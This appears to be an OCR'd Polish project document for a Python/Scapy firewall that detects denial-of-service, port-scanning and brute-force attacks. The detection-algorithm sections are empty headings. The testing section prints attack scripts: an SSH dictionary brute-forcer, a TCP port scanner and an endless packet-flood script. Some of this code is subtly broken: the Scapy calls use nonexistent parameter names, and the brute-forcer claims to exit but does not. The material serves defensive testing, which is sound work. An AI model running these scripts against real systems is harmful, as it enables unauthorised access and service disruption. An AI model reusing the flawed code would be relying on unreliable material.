
Algorytm detekcji ataków typu Denial of Service



Algorytm detekcji ataków typu Port Scanning



Algorytm detekcji ataków typu Brute Force Authorization



Środowisko oraz wykorzystane technologie

Oprogramowanie będzie pracować w systemie linux, językiem służącym do jego utworzenia będzie python oraz dodatkowe, zewnętrzne narzędzie Scapy (w postaci biblioteki) wspierające pracę z pakietami danych. Wybór podparty jest otwartością i dostępnością przedstawionych rozwiązań, a także szybkością konfiguracji i użycia oraz dużym wsparciem technicznym w przypadku języka python.

Konfiguracja i sterowanie

Firewall może być konfigurowany i sterowany w dwojaki sposób: poprzez ustawianie w kodzie progów decydujących o czułości poszczególnych algorytmów oraz wywoływanie komend konsolowych. Poniżej zamieszczona została tabela zawierająca polecenia konsolowe dla programu.

Komenda	**Opis**
help	Wyświetla listę wszystkich komend oraz informację na temat aplikacji.
state	Wyświetla aktualny stan aplikacji, może wyświetlić dwie wartości: RUNNING lub STOPPED.
start	Uruchamia główną funkcjonalność aplikacji.
stop	Zatrzymuje główną funkcjonalność aplikacji.
restart	Restartuje główną funkcjonalność aplikacji.
exit	Zatrzymuje i wyłącza aplikację.

Testowanie rozwiązania

W celu testowania rozwiązania opisanego w ramach niniejszego dokumentu przygotowane zostały konfigurowalne skrypty przeprowadzających dany atak, co pozwala na odpowiednie zbadanie odpowiedzi systemu na poszczególne typy ataków dla różnych wariantów ustawień zarówno firewalla jak i skryptów wykonujących te ataki.

Atak typu Brute Force Authorization

Skrypt wykonuje prosty atak słownikowy polegający na generowaniu kolejnych wariantów hasła i próbę logowania.

```
def attempt(ip, uname, passwd):
    ssh = paramiko.SSHClient()
    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
    try:
        ssh.connect(ip, username=uname, password=passwd)
    except paramiko.AuthenticationException:
        return False
    ssh.close()
    return True

username = 'osboxes'
password = 'pass_'
print('starting brute force for user ' + str(username))
curr_chr = 'a'
for i in range(0, 100):
    curr_passwd = password + curr_chr
    curr_chr = chr(ord(curr_chr) + 1)
    if curr_chr >= 'z':
        curr_chr = 'a'
        password += 'x'
    print('trying password ' + str(curr_passwd) + ' -> ', end='')
    if attempt(ip, username, curr_passwd):
        print('success, the password is: ' + str(curr_passwd) + ', exiting')
    else:
        print('fail')
```

Atak typu Port Scanning

Skrypt wykonuje prosty atak typu port scanning polegający na łączeniu do kolejnych portów na maszynie ofiary.

```
if target_ip is None:
    exit(1)

for port in range(1, 1025):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    result = sock.connect_ex((target_ip, port))
    status = 'closed'
    if result == 0:
        status = 'open'
    print('port ' + str(port) + ' ' + str(status))
    sock.close()
```

Atak typu Denial of Service

Skrypt wykonuje prosty atak typu denial of service polegający na ciągłym zasypywaniu maszyny ofiary dużą ilością pakietów. Przygotowano dwa warianty dla testów: atak na jeden port oraz atak na wiele portów maszyny ofiary.

```
def single_port_attack(source_IP, target_IP, source_port):
    i = 1
    while True:
        IP1 = IP(source_IP=source_IP, destination=target_IP)
        TCP1 = TCP(srcport=source_port, dstport=80)
        pkt = IP1 / TCP1
        send(pkt, inter=.001)

        i = i + 1


def multiple_port_attack(source_IP, target_IP, source_port):
    i = 1
    while True:
        for source_port in range(1, 65535):
            IP1 = IP(source_IP=source_IP, destination=target_IP)
            TCP1 = TCP(srcport=source_port, dstport=80)
            pkt = IP1 / TCP1
            send(pkt, inter=.001)

            i = i + 1
```